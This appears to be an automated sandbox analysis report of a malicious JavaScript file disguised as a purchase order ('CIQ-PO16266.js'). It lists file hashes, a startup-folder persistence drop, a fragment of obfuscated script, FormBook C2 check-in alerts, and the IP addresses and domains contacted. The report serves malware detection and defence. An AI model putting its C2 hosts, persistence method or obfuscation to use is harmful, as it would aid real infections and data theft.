C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\f01b4d95cf55d32a.automaticDestinations-ms

Process:	C:\Windows\explorer.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	modified
Size (bytes):	7168
Entropy (8bit):	4.387957964543942
Encrypted:	false
SSDEEP:	48:r5loP8Vz0K/BXSMIuHtk/XSDCuJGa9Tub2dtPdO6oXSR5adRCFU5+zdOvsuKiiAP:tlBVFJhtk/2GzCoZdRm2aseK
MD5:	C15C28E9D8569F5CED2F804D0B6729FB
SHA1:	4D0CC389CC645DDFEBC0C7CE85E0091BA944386D
SHA-256:	CB5D8F54D85AAED0DD1272F404BD77E28D9E7FF4A5DD20D96CCE8A8EE5E6BA14
SHA-512:	07A7D94311C6DA21385F34B7AE5B0962350D8B1F3A948AC883F59A0295E6038C1A2EA8F4DE8B4D2F3905CDE80839F3E1542A1FB734F54178D9F5E6C5AEA7647
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\wtheeNaAZG.js

Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	8757
Entropy (8bit):	5.950642749871151
Encrypted:	false
SSDEEP:	192:zgQyfg0CBohLOLXlb4b/3BUzRhR9VYGOwL/mxjJoxL+lIAEvub:zaCB7L1b4b/3BqF/mlJNIlAoQ
MD5:	10CE482F20AAE1AB3CA028547D8434DD
SHA1:	3C0DE284CDAFA07C13A01C3AFFD3CAC2C3D90AF9
SHA-256:	699C971DAA7BCD35093A10E961433158F05765EFBFB93F10CAF39A1D0FA3684B
SHA-512:	5247410A0B50C48078F8E6ED8C44DE1258AF9571E2E9A1A90E8A91330FCD2F275D2426BF6A2EA2E54E3348AD7D7C49B04BE7C938FD948239DF69E3BDD3675E6A
Malicious:	**true**
Preview:	void (!Array.prototype.forEach ? Array.prototype.forEach = function (callback, thisArg) {. thisArg = thisArg;. for (var i = 0; i < this.length; i++) {. callback.call(thisArg, this[i], i, this);. }.} : 0, !Array.prototype.map ? Array.prototype.map = function (callback, thisArg) {. thisArg = thisArg;. var array = [];. for (var i = 0; i < this.length; i++) {. array.push(callback.call(thisArg, this[i], i, this));. }. return array;.} : 0, !Array.prototype.reduce ? Array.prototype.reduce = function (fn, initial) {. var values = this;. if (typeof initial === '\x75\x6e\x64\x65\x66\x69\x6e\x65\x64') {. initial = 0;. }. values.forEach(function (item, index) {. initial = fn(initial, item, index, this);. });. return initial;.} : 0);.function __p_7265348614(__p_5822673305, __p_8514662229) {. switch (__p_5065938125) {. case -386:. return __p_5822673305 + __p_8514662229;. }.}.function __p_9320033659(a) {. a = __p

C:\Users\user\AppData\Roaming\wtheeNaAZG.js

Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	8757

Entropy (8bit):	5.950642749871151
Encrypted:	false
SSDEEP:	192:zgQyfg0CBohLOLXlb4b/3BUzRhR9VYGOwL/mxjJoxL+lIAEvub:zaCB7L1b4b/3BqF/mlJNIlAoQ
MD5:	10CE482F20AAE1AB3CA028547D8434DD
SHA1:	3C0DE284CDAFA07C13A01C3AFFD3CAC2C3D90AF9
SHA-256:	699C971DAA7BCD35093A10E961433158F05765EFBFB93F10CAF39A1D0FA3684B
SHA-512:	5247410A0B50C48078F8E6ED8C44DE1258AF9571E2E9A1A90E8A91330FCD2F275D2426BF6A2EA2E54E3348AD7D7C49B04BE7C938FD948239DF69E3BDD3675E6A
Malicious:	**true**
Preview:	void (!Array.prototype.forEach ? Array.prototype.forEach = function (callback, thisArg) {. thisArg = thisArg;. for (var i = 0; i < this.length; i++) {. callback.call(thisArg, this[i], i, this);. }.} : 0, !Array.prototype.map ? Array.prototype.map = function (callback, thisArg) {. thisArg = thisArg;. var array = [];. for (var i = 0; i < this.length; i++) {. array.push(callback.call(thisArg, this[i], i, this));. }. return array;.} : 0, !Array.prototype.reduce ? Array.prototype.reduce = function (fn, initial) {. var values = this;. if (typeof initial === '\x75\x6e\x64\x65\x66\x69\x6e\x65\x64') {. initial = 0;. }. values.forEach(function (item, index) {. initial = fn(initial, item, index, this);. });. return initial;.} : 0);.function __p_7265348614(__p_5822673305, __p_8514662229) {. switch (__p_5065938125) {. case -386:. return __p_5822673305 + __p_8514662229;. }.}.function __p_9320033659(a) {. a = __p

Static File Info

General

File type:	ASCII text, with very long lines
Entropy (8bit):	5.601281248512688
TrID:	
File name:	CIQ-PO16266.js
File size:	334586
MD5:	3570adb415b3302811030be16c08f2ff
SHA1:	2da5d97870cfadf90ebb7890f58ee211ea112cbb
SHA256:	10087128422049e18547776f5785304fbf760279baddc0abdbf3943f66b780ff
SHA512:	3a308a3313233ee03b38cde454a98b12b7a1e7bc96f65915507c9c6642e6a929b2fe0586bf356aac62f17374b8a450b09c68c8dea079ff4e54d3a4f7dd0f10cf
SSDEEP:	6144:BTJdVW6b2AMnpk7ts/gEKg1Lf9lWaFBiJ+DuMPAZHZGPksLvX97B/2xe8JOAj:BTJd7BCss/zFLf9saFq+DPwHZOLV7Zy/
TLSH:	A864B03187809F69DB984D0BD0BD1E1F55F3136AD473B2CCABA3390B2AAEE0D1616D45
File Content Preview:	void (!Array.prototype.forEach ? Array.prototype.forEach = function (callback, thisArg) {. thisArg = thisArg;. for (var i = 0; i < this.length; i++) {. callback.call(thisArg, this[i], i, this);. }.} : 0, !Array.prototype.map ? Array.protot

File Icon

Icon Hash:	e8d69ece968a9ec4


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.5185.53.179.17149913802031453 05/27/22-18:43:48.469747	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49913	80	192.168.2.5	185.53.179.171
192.168.2.5160.153.136.349830802031453 05/27/22-18:42:06.776383	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49830	80	192.168.2.5	160.153.136.3
192.168.2.5134.122.201.21749940802031449 05/27/22-18:44:23.615589	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49940	80	192.168.2.5	134.122.201.217
192.168.2.5170.39.76.2749964802031449 05/27/22-18:45:15.799755	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49964	80	192.168.2.5	170.39.76.27

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.5134.122.201.21749940802031453 05/27/22-18:44:23.615589	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49940	80	192.168.2.5	134.122.201.217
192.168.2.5103.247.11.21249848802031449 05/27/22-18:42:18.078087	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49848	80	192.168.2.5	103.247.11.212
192.168.2.5160.153.136.349830802031412 05/27/22-18:42:06.776383	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49830	80	192.168.2.5	160.153.136.3
192.168.2.5185.53.179.17149913802031412 05/27/22-18:43:48.469747	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49913	80	192.168.2.5	185.53.179.171
192.168.2.5134.122.201.21749940802031412 05/27/22-18:44:23.615589	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49940	80	192.168.2.5	134.122.201.217
192.168.2.5170.39.76.2749964802031412 05/27/22-18:45:15.799755	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49964	80	192.168.2.5	170.39.76.27
192.168.2.5170.39.76.2749964802031453 05/27/22-18:45:15.799755	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49964	80	192.168.2.5	170.39.76.27
192.168.2.5185.53.179.17149913802031449 05/27/22-18:43:48.469747	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49913	80	192.168.2.5	185.53.179.171
192.168.2.5170.39.76.2749892802031449 05/27/22-18:43:24.808360	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49892	80	192.168.2.5	170.39.76.27
192.168.2.545.39.111.14649920802031453 05/27/22-18:43:54.176553	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49920	80	192.168.2.5	45.39.111.146
192.168.2.545.39.111.14649920802031412 05/27/22-18:43:54.176553	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49920	80	192.168.2.5	45.39.111.146
192.168.2.5170.39.76.2749892802031453 05/27/22-18:43:24.808360	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49892	80	192.168.2.5	170.39.76.27
192.168.2.545.39.111.14649920802031449 05/27/22-18:43:54.176553	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49920	80	192.168.2.5	45.39.111.146
192.168.2.5170.39.76.2749892802031412 05/27/22-18:43:24.808360	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49892	80	192.168.2.5	170.39.76.27
192.168.2.5103.247.11.21249848802031412 05/27/22-18:42:18.078087	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49848	80	192.168.2.5	103.247.11.212
192.168.2.5160.153.136.349830802031449 05/27/22-18:42:06.776383	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49830	80	192.168.2.5	160.153.136.3
192.168.2.5103.247.11.21249848802031453 05/27/22-18:42:18.078087	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49848	80	192.168.2.5	103.247.11.212

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 18:40:23.621349096 CEST	49736	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:23.661436081 CEST	6670	49736	91.193.75.133	192.168.2.5
May 27, 2022 18:40:24.200299025 CEST	49736	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:24.240132093 CEST	6670	49736	91.193.75.133	192.168.2.5
May 27, 2022 18:40:24.887820959 CEST	49736	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:24.927656889 CEST	6670	49736	91.193.75.133	192.168.2.5
May 27, 2022 18:40:32.508064032 CEST	49740	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:32.547874928 CEST	6670	49740	91.193.75.133	192.168.2.5
May 27, 2022 18:40:33.201026917 CEST	49740	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:33.241024971 CEST	6670	49740	91.193.75.133	192.168.2.5
May 27, 2022 18:40:33.897011995 CEST	49740	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:33.937021971 CEST	6670	49740	91.193.75.133	192.168.2.5
May 27, 2022 18:40:37.377120018 CEST	49742	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:37.417047024 CEST	6670	49742	91.193.75.133	192.168.2.5
May 27, 2022 18:40:37.967106104 CEST	49742	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:38.007126093 CEST	6670	49742	91.193.75.133	192.168.2.5
May 27, 2022 18:40:38.560946941 CEST	49742	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:38.601011038 CEST	6670	49742	91.193.75.133	192.168.2.5
May 27, 2022 18:40:41.118804932 CEST	49745	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:41.158776045 CEST	6670	49745	91.193.75.133	192.168.2.5
May 27, 2022 18:40:41.701839924 CEST	49745	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:41.742713928 CEST	6670	49745	91.193.75.133	192.168.2.5
May 27, 2022 18:40:42.389338017 CEST	49745	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:42.429231882 CEST	6670	49745	91.193.75.133	192.168.2.5
May 27, 2022 18:40:45.813384056 CEST	49747	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:45.853339911 CEST	6670	49747	91.193.75.133	192.168.2.5
May 27, 2022 18:40:46.374039888 CEST	49747	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:46.384680986 CEST	49750	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:46.414511919 CEST	6670	49747	91.193.75.133	192.168.2.5
May 27, 2022 18:40:46.426048994 CEST	6670	49750	91.193.75.133	192.168.2.5
May 27, 2022 18:40:46.999172926 CEST	49750	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:47.039338112 CEST	6670	49750	91.193.75.133	192.168.2.5
May 27, 2022 18:40:47.061630964 CEST	49747	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:47.101804018 CEST	6670	49747	91.193.75.133	192.168.2.5
May 27, 2022 18:40:47.702285051 CEST	49750	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:47.746980906 CEST	6670	49750	91.193.75.133	192.168.2.5
May 27, 2022 18:40:51.524692059 CEST	49756	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:51.564623117 CEST	6670	49756	91.193.75.133	192.168.2.5
May 27, 2022 18:40:52.202647924 CEST	49756	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:52.242722034 CEST	6670	49756	91.193.75.133	192.168.2.5
May 27, 2022 18:40:52.890326023 CEST	49756	6670	192.168.2.5	91.193.75.133

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 18:40:52.932429075 CEST	6670	49756	91.193.75.133	192.168.2.5
May 27, 2022 18:40:54.584331989 CEST	49759	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:54.624250889 CEST	6670	49759	91.193.75.133	192.168.2.5
May 27, 2022 18:40:55.202927113 CEST	49759	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:55.242959023 CEST	6670	49759	91.193.75.133	192.168.2.5
May 27, 2022 18:40:55.298178911 CEST	49760	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:55.338185072 CEST	6670	49760	91.193.75.133	192.168.2.5
May 27, 2022 18:40:55.819263935 CEST	49763	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:55.859193087 CEST	6670	49763	91.193.75.133	192.168.2.5
May 27, 2022 18:40:55.890475035 CEST	49759	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:55.890522003 CEST	49760	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:55.930442095 CEST	6670	49760	91.193.75.133	192.168.2.5
May 27, 2022 18:40:55.930464029 CEST	6670	49759	91.193.75.133	192.168.2.5
May 27, 2022 18:40:56.391123056 CEST	49763	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:56.431016922 CEST	6670	49763	91.193.75.133	192.168.2.5
May 27, 2022 18:40:56.499910116 CEST	49760	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:56.540383101 CEST	6670	49760	91.193.75.133	192.168.2.5
May 27, 2022 18:40:57.000015020 CEST	49763	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:40:57.043452024 CEST	6670	49763	91.193.75.133	192.168.2.5
May 27, 2022 18:41:00.131510019 CEST	49770	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:41:00.171358109 CEST	6670	49770	91.193.75.133	192.168.2.5
May 27, 2022 18:41:00.703393936 CEST	49770	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:41:00.744311094 CEST	6670	49770	91.193.75.133	192.168.2.5
May 27, 2022 18:41:01.390976906 CEST	49770	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:41:01.430989981 CEST	6670	49770	91.193.75.133	192.168.2.5
May 27, 2022 18:41:03.191642046 CEST	49773	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:41:03.231647968 CEST	6670	49773	91.193.75.133	192.168.2.5
May 27, 2022 18:41:03.753446102 CEST	49774	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:41:03.793576956 CEST	6670	49774	91.193.75.133	192.168.2.5
May 27, 2022 18:41:03.891176939 CEST	49773	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:41:03.931247950 CEST	6670	49773	91.193.75.133	192.168.2.5
May 27, 2022 18:41:04.254432917 CEST	49776	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:41:04.294398069 CEST	6670	49776	91.193.75.133	192.168.2.5
May 27, 2022 18:41:04.391223907 CEST	49774	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:41:04.431366920 CEST	6670	49774	91.193.75.133	192.168.2.5
May 27, 2022 18:41:04.500639915 CEST	49773	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:41:04.540687084 CEST	6670	49773	91.193.75.133	192.168.2.5
May 27, 2022 18:41:04.891299963 CEST	49776	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:41:04.931134939 CEST	6670	49776	91.193.75.133	192.168.2.5
May 27, 2022 18:41:05.000622988 CEST	49774	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:41:05.041001081 CEST	6670	49774	91.193.75.133	192.168.2.5
May 27, 2022 18:41:05.507725000 CEST	49776	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:41:05.547863960 CEST	6670	49776	91.193.75.133	192.168.2.5
May 27, 2022 18:41:10.477559090 CEST	49778	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:41:10.517604113 CEST	6670	49778	91.193.75.133	192.168.2.5
May 27, 2022 18:41:11.063705921 CEST	49778	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:41:11.103733063 CEST	6670	49778	91.193.75.133	192.168.2.5
May 27, 2022 18:41:11.673170090 CEST	49778	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:41:11.713155985 CEST	6670	49778	91.193.75.133	192.168.2.5
May 27, 2022 18:41:12.059333086 CEST	49780	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:41:12.100748062 CEST	6670	49780	91.193.75.133	192.168.2.5
May 27, 2022 18:41:12.527539968 CEST	49781	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:41:12.568242073 CEST	6670	49781	91.193.75.133	192.168.2.5
May 27, 2022 18:41:12.694361925 CEST	49780	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:41:12.735317945 CEST	6670	49780	91.193.75.133	192.168.2.5
May 27, 2022 18:41:12.805114031 CEST	49782	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:41:12.845839977 CEST	6670	49782	91.193.75.133	192.168.2.5
May 27, 2022 18:41:13.080930948 CEST	49781	6670	192.168.2.5	91.193.75.133
May 27, 2022 18:41:13.121011019 CEST	6670	49781	91.193.75.133	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 18:40:23.576297998 CEST	54322	53	192.168.2.5	8.8.8.8
May 27, 2022 18:40:23.606199980 CEST	53	54322	8.8.8.8	192.168.2.5
May 27, 2022 18:40:37.152708054 CEST	53934	53	192.168.2.5	8.8.8.8
May 27, 2022 18:40:37.357868910 CEST	53	53934	8.8.8.8	192.168.2.5
May 27, 2022 18:40:46.258002043 CEST	63712	53	192.168.2.5	8.8.8.8
May 27, 2022 18:40:46.368906975 CEST	53	63712	8.8.8.8	192.168.2.5
May 27, 2022 18:40:55.693986893 CEST	60969	53	192.168.2.5	8.8.8.8
May 27, 2022 18:40:55.801886082 CEST	53	60969	8.8.8.8	192.168.2.5
May 27, 2022 18:42:05.261799097 CEST	49912	53	192.168.2.5	8.8.8.8
May 27, 2022 18:42:05.296097040 CEST	53	49912	8.8.8.8	192.168.2.5
May 27, 2022 18:42:11.838790894 CEST	62648	53	192.168.2.5	8.8.8.8
May 27, 2022 18:42:12.339371920 CEST	53	62648	8.8.8.8	192.168.2.5
May 27, 2022 18:42:17.682028055 CEST	55473	53	192.168.2.5	8.8.8.8
May 27, 2022 18:42:17.703310013 CEST	53	55473	8.8.8.8	192.168.2.5
May 27, 2022 18:42:23.608829975 CEST	49416	53	192.168.2.5	8.8.8.8
May 27, 2022 18:42:23.634542942 CEST	53	49416	8.8.8.8	192.168.2.5
May 27, 2022 18:42:29.487941980 CEST	61126	53	192.168.2.5	8.8.8.8
May 27, 2022 18:42:29.511679888 CEST	53	61126	8.8.8.8	192.168.2.5
May 27, 2022 18:42:34.528116941 CEST	54152	53	192.168.2.5	8.8.8.8
May 27, 2022 18:42:34.552783012 CEST	53	54152	8.8.8.8	192.168.2.5
May 27, 2022 18:42:39.681524038 CEST	53194	53	192.168.2.5	8.8.8.8
May 27, 2022 18:42:40.685030937 CEST	53194	53	192.168.2.5	8.8.8.8
May 27, 2022 18:42:41.695749998 CEST	53194	53	192.168.2.5	8.8.8.8
May 27, 2022 18:42:43.708076954 CEST	53	53194	8.8.8.8	192.168.2.5
May 27, 2022 18:42:44.711980104 CEST	53	53194	8.8.8.8	192.168.2.5
May 27, 2022 18:42:46.714152098 CEST	53	53194	8.8.8.8	192.168.2.5
May 27, 2022 18:42:48.746814966 CEST	50393	53	192.168.2.5	8.8.8.8
May 27, 2022 18:42:48.916855097 CEST	53	50393	8.8.8.8	192.168.2.5
May 27, 2022 18:42:54.298546076 CEST	55870	53	192.168.2.5	8.8.8.8
May 27, 2022 18:42:54.472529888 CEST	53	55870	8.8.8.8	192.168.2.5
May 27, 2022 18:43:00.232038975 CEST	61458	53	192.168.2.5	8.8.8.8
May 27, 2022 18:43:00.324579000 CEST	53	61458	8.8.8.8	192.168.2.5
May 27, 2022 18:43:24.170703888 CEST	55316	53	192.168.2.5	8.8.8.8
May 27, 2022 18:43:24.308945894 CEST	53	55316	8.8.8.8	192.168.2.5
May 27, 2022 18:43:34.985131979 CEST	62706	53	192.168.2.5	8.8.8.8
May 27, 2022 18:43:35.037714005 CEST	53	62706	8.8.8.8	192.168.2.5
May 27, 2022 18:43:40.351139069 CEST	52263	53	192.168.2.5	8.8.8.8
May 27, 2022 18:43:40.389641047 CEST	53	52263	8.8.8.8	192.168.2.5
May 27, 2022 18:43:48.340230942 CEST	59933	53	192.168.2.5	8.8.8.8
May 27, 2022 18:43:48.363925934 CEST	53	59933	8.8.8.8	192.168.2.5
May 27, 2022 18:43:53.504652977 CEST	50829	53	192.168.2.5	8.8.8.8
May 27, 2022 18:43:53.677223921 CEST	53	50829	8.8.8.8	192.168.2.5
May 27, 2022 18:44:11.556072950 CEST	56523	53	192.168.2.5	8.8.8.8
May 27, 2022 18:44:11.583956957 CEST	53	56523	8.8.8.8	192.168.2.5
May 27, 2022 18:44:17.278124094 CEST	58904	53	192.168.2.5	8.8.8.8
May 27, 2022 18:44:17.446652889 CEST	53	58904	8.8.8.8	192.168.2.5
May 27, 2022 18:44:22.987395048 CEST	55744	53	192.168.2.5	8.8.8.8
May 27, 2022 18:44:23.014332056 CEST	53	55744	8.8.8.8	192.168.2.5
May 27, 2022 18:44:28.831376076 CEST	58312	53	192.168.2.5	8.8.8.8
May 27, 2022 18:44:28.853545904 CEST	53	58312	8.8.8.8	192.168.2.5
May 27, 2022 18:44:28.855243921 CEST	52511	53	192.168.2.5	8.8.8.8
May 27, 2022 18:44:28.877693892 CEST	53	52511	8.8.8.8	192.168.2.5
May 27, 2022 18:44:28.879286051 CEST	56754	53	192.168.2.5	8.8.8.8
May 27, 2022 18:44:28.901909113 CEST	53	56754	8.8.8.8	192.168.2.5
May 27, 2022 18:44:33.909610033 CEST	54375	53	192.168.2.5	8.8.8.8
May 27, 2022 18:44:34.336025000 CEST	53	54375	8.8.8.8	192.168.2.5
May 27, 2022 18:44:39.692225933 CEST	54252	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 18:44:40.705912113 CEST	54252	53	192.168.2.5	8.8.8.8
May 27, 2022 18:44:41.721628904 CEST	54252	53	192.168.2.5	8.8.8.8
May 27, 2022 18:44:41.728339911 CEST	53	54252	8.8.8.8	192.168.2.5
May 27, 2022 18:44:41.730488062 CEST	51378	53	192.168.2.5	8.8.8.8
May 27, 2022 18:44:41.735764027 CEST	53	54252	8.8.8.8	192.168.2.5
May 27, 2022 18:44:41.738681078 CEST	53	54252	8.8.8.8	192.168.2.5
May 27, 2022 18:44:41.813271999 CEST	53	51378	8.8.8.8	192.168.2.5
May 27, 2022 18:44:46.958093882 CEST	53878	53	192.168.2.5	8.8.8.8
May 27, 2022 18:44:46.984272003 CEST	53	53878	8.8.8.8	192.168.2.5
May 27, 2022 18:44:52.177602053 CEST	60470	53	192.168.2.5	8.8.8.8
May 27, 2022 18:44:52.244136095 CEST	53	60470	8.8.8.8	192.168.2.5
May 27, 2022 18:44:52.246082067 CEST	61637	53	192.168.2.5	8.8.8.8
May 27, 2022 18:44:52.287955999 CEST	53	61637	8.8.8.8	192.168.2.5
May 27, 2022 18:44:52.289501905 CEST	52452	53	192.168.2.5	8.8.8.8
May 27, 2022 18:44:52.354617119 CEST	53	52452	8.8.8.8	192.168.2.5
May 27, 2022 18:45:20.945590019 CEST	63301	53	192.168.2.5	8.8.8.8
May 27, 2022 18:45:21.944252968 CEST	63301	53	192.168.2.5	8.8.8.8
May 27, 2022 18:45:22.130119085 CEST	53	63301	8.8.8.8	192.168.2.5
May 27, 2022 18:45:22.132440090 CEST	52530	53	192.168.2.5	8.8.8.8
May 27, 2022 18:45:22.191454887 CEST	53	63301	8.8.8.8	192.168.2.5
May 27, 2022 18:45:22.229511976 CEST	53	52530	8.8.8.8	192.168.2.5
May 27, 2022 18:45:22.231492996 CEST	49901	53	192.168.2.5	8.8.8.8
May 27, 2022 18:45:22.321934938 CEST	53	49901	8.8.8.8	192.168.2.5

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
May 27, 2022 18:42:44.712160110 CEST	192.168.2.5	8.8.8.8	cff8	(Port unreachable)	Destination Unreachable
May 27, 2022 18:42:46.714236975 CEST	192.168.2.5	8.8.8.8	cff8	(Port unreachable)	Destination Unreachable
May 27, 2022 18:44:41.735922098 CEST	192.168.2.5	8.8.8.8	d00b	(Port unreachable)	Destination Unreachable
May 27, 2022 18:45:22.191659927 CEST	192.168.2.5	8.8.8.8	cff4	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 27, 2022 18:40:23.576297998 CEST	192.168.2.5	8.8.8.8	0xa8aa	Standard query (0)	dilshadkhan.duia.ro	A (IP address)	IN (0x0001)
May 27, 2022 18:40:37.152708054 CEST	192.168.2.5	8.8.8.8	0xafdd	Standard query (0)	dilshadkhan.duia.ro	A (IP address)	IN (0x0001)
May 27, 2022 18:40:46.258002043 CEST	192.168.2.5	8.8.8.8	0xf7b9	Standard query (0)	dilshadkhan.duia.ro	A (IP address)	IN (0x0001)
May 27, 2022 18:40:55.693986893 CEST	192.168.2.5	8.8.8.8	0x2f29	Standard query (0)	dilshadkhan.duia.ro	A (IP address)	IN (0x0001)
May 27, 2022 18:42:05.261799097 CEST	192.168.2.5	8.8.8.8	0xb45a	Standard query (0)	www.rasheedabossmoves.com	A (IP address)	IN (0x0001)
May 27, 2022 18:42:11.838790894 CEST	192.168.2.5	8.8.8.8	0x39b0	Standard query (0)	www.84866.xyz	A (IP address)	IN (0x0001)
May 27, 2022 18:42:17.682028055 CEST	192.168.2.5	8.8.8.8	0xcf99	Standard query (0)	www.sekolahkejepang.com	A (IP address)	IN (0x0001)
May 27, 2022 18:42:23.608829975 CEST	192.168.2.5	8.8.8.8	0x198e	Standard query (0)	www.refreshertowels.com	A (IP address)	IN (0x0001)
May 27, 2022 18:42:29.487941980 CEST	192.168.2.5	8.8.8.8	0x2230	Standard query (0)	www.hengyuejiguang.com	A (IP address)	IN (0x0001)
May 27, 2022 18:42:34.528116941 CEST	192.168.2.5	8.8.8.8	0xf9ef	Standard query (0)	www.medyumgalip.com	A (IP address)	IN (0x0001)
May 27, 2022 18:42:39.681524038 CEST	192.168.2.5	8.8.8.8	0x8294	Standard query (0)	www.gafcbooster.com	A (IP address)	IN (0x0001)
May 27, 2022 18:42:40.685030937 CEST	192.168.2.5	8.8.8.8	0x8294	Standard query (0)	www.gafcbooster.com	A (IP address)	IN (0x0001)
